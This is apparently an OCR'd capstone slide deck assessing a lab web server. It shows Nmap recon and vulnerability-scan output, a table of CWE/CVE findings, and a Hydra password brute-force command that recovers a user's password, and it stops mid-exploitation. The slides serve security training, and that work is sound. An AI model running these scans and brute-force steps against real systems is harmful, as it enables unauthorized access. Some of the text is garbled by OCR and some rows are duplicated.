Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology


Network Subnet
192.168.1.0/24
Attacker IP
xxx.xxx.xxx.xxx
Remote Desktop Connection
HyperV Gateway
192.168.1.1
Kali Linux
Attacker Machine IP
192.168.1.90
CAPSTONE MACHINE
Target Machine IP
192.168.1.105
ELK Server
192.168.1.100
Kibana
192.168.1.100:5601
Parsing logs collected by ELK machine
ELK Monitoring
RED TEAM
Remote Desktop Environment


Network Subnet
192.168.1.0/24
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Target Machine IP
192.168.1.105
ELK Server
192.168.1.100
Kibana
192.168.1.100:5601
Parsing logs collected by ELK machine
ELK Monitoring
Remote Desktop Environment
BLUE TEAM

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Gateway	192.168.1.1	Virtual Network Host – with Hyper-V
Capstone	192.168.1.105	Target Machine
Kali Linux	192.168.1.90	Penetration Testing Machine
ELK Server	192.168.1.100	Monitoring and Logging Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Vulnerability CWE-548: Exposure of Information Through Directory Listing	The directory structure is visible and accessible from a browser without any passwords.	Attackers can try many attacks from this access, and some documents with sensitive data are carelessly left available from there.
SQL Injection Vulnerability	This type of SQLI vulnerability potentially allows attackers to input malicious codes and queries from the browser search bar to the accessible directories.	This vulnerability may provide attackers access to the system and uncover credentials, and even deliver malicious payloads.
Usernames in plaintext CWE-312: Cleartext Storage of Sensitive Information CWE-256: Unprotected Storage of Credentials CWE-522: Insufficiently Protected Credentials	Usernames printed in regular text and unprotected for the public to discover in the webserver. Usernames should never be provided to the public.	Attackers can use usernames to direct bruteforce attacks directly to those names, making bruteforce attacks massively more efficient.

Vulnerability Assessment

Vulnerability	Description	Impact
Uploading of malicious script CWE-434: Unrestricted Upload of File with Dangerous Type	Webdav is enabled, allowing attackers to upload malicious script to the server.	Amongst many possible attacks, attackers can use this vulnerability to launch a reverse shell and gain access to the system.
Unencrypted documents CWE-311: Missing Encryption of Sensitive Data	Unencrypted text documents with sensitive data are openly viewable on the webserver.	Unencrypted text documents on the webserver provide usernames, job titles and the location of a hidden directory. Attackers can use this to quickly locate sensitive data and breach the system.
Weak user names.	Usernames are identical to management staff names and can easily be discovered through Google Dorking.	Having accurate usernames makes bruteforce attacks far more efficient; staff names can be added to a list for bruteforce attacks. Usernames must be confidential and difficult to guess.

Vulnerability	Description	Impact
CWE-256: Unprotected Storage of Credentials	One user's credential – password hash, was available in a text document through the webserver once basic access was achieved. A password hash should never be made public.	Printing a password hash in a publicly available document is a critical vulnerability, which will assist attackers in gaining access to the system, in this case, easy access.
CWE-759: Use of a One-Way Hash without a Salt	Ryan's password has was a simple md5 hash without a salt, making it very easy to decrypt.	Having unsalted password hashes makes it very easy for attackers to decrypt, gain credentials and gain access.
CWE-916: Use of Password Hash With Insufficient Computational Effort	Ryan's password hash uses md5 encryption. The md5 encryption algorithm is outdated and suffers from extensive vulnerabilities.	A simple md5 hash may be decrypted within seconds, providing passwords to attackers with little effort.


Vulnerability Assessment

Vulnerability	Description	Impact
CWE-521: Weak Password Requirements	Passwords are too easy with a low level of complexity. The 2 discovered were a simple phrase and a name. Minimum requirements include - 8 characters with a mixture of: upper and lower case, numbers and special characters.	Weak passwords are easy to uncover through bruteforce and dictionary attacks.
CVE-2017-15710	A particular header value is searched for and if it is not present in the charset conversion table, it reverts to a fallback of 2 characters (eg. en-US becomes en). While this risk is unlikely, if there is a header value of less than 2 characters, the system may crash.	This vulnerability has the potential to force a Denial of Service attack

Vulnerability Assessment


Vulnerability	Description	Impact
CVE-2018-1312	When generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks is not correctly generated using a pseudo-random seed.	With this vulnerability, an attacker would be able to replay HTTP requests across a cluster of servers, avoiding detection.
CVE-2018-1312	When generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks is not correctly generated using a pseudo-random seed.	With this vulnerability, an attacker would be able to replay HTTP requests across a cluster of servers, avoiding detection.
CVE-2017-1283	Mod_session is configured to forward its session data to CGI applications	With this vulnerability, a remote user may influence their content by using a "Session" header.

Nmap Scan




```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-23 18:12 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00072s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00095s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00088s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.89 seconds
root@Kali:~# 
```

Vulnerability Assessment



```
root@Kali:~# nmap -A -vvv 192.168.1.105
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
```



```
root@Kali:~# nmap -A --script=vuln -vvv 192.168.1.105
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.
0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_  /webdav/: Potentially interesting folder (401 Unauthorized)
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server mig
ht not be vulnerable
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.1.105:80/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=N%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=S%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.1.105:80/?C=M%3bO%3dA%27%20OR%20sqlspider
|_    http://192.168.1.105:80/meet_our_team/?C=D%3bO%3dA%27%20OR%20sqlsp
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not found. We
n.php
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|_      CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

Exploitation: Directory Listing Vulnerability - CWE-548

01

Tools & Processes

Nmap
Using Nmap, the webserver directory structure was revealed.

Browser
Using a browser, simply navigating the directory structure from the IP address revealed enough information to eventually breach the system.


02

Achievements


Provided access to documents that yielded three usernames to be used for a bruteforce attack, as well as the location of a hidden directory, all of which will eventually yield two passwords. The secret folder will require ashton’s password, which will be the first target for bruteforcing.

03

Nmap




```
root@Kali:~# nmap -A -vvv 192.168.1.105
```



```
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
```


Exploring the webserver




Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


192.168.1.105/company_fol
192.168.1.105/company_folders/company_culture/file1.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter


```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```



http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:


192.168.1.105/company_blo
192.168.1.105/company_blog/blog.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs

```
With over a combined 10 hours of experience, Summit Card
credit card needs. Looking to finance something as low a
personal touch of someone chatting with you through the
email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communication, sales, customer
delivery box
```

Exploitation: Weak password - CWE-521

01

Tools & Processes

Hydra

Hydra was used to bruteforce ashton's username against the webserver's password protected area.

```
hydra -l ashton -P
/opt/rockyou.txt -s 80 -f -vV
192.168.1.105 http-get
"/company_folders/secret_folder
"
```

02

Achievements


This attack provided ashton's password, which was a simple name – *leopoldo.*

These credentials provided:

1. Access to the hidden directory in the webserver. This revealed a document that contained instructions to connect to webdav with the CEO's username and password hash.
2. SSH entry into system. This provided access to Ashton's files and the first *flag.txt*


03

Hydra bruteforce



```
target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143
 [child 5] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17
```

Accessing the Hidden directory



192.168.1.105/company_folders/secret_folder/

ndex of /com

Name

Parent Directory

connect_to_corp_server 2

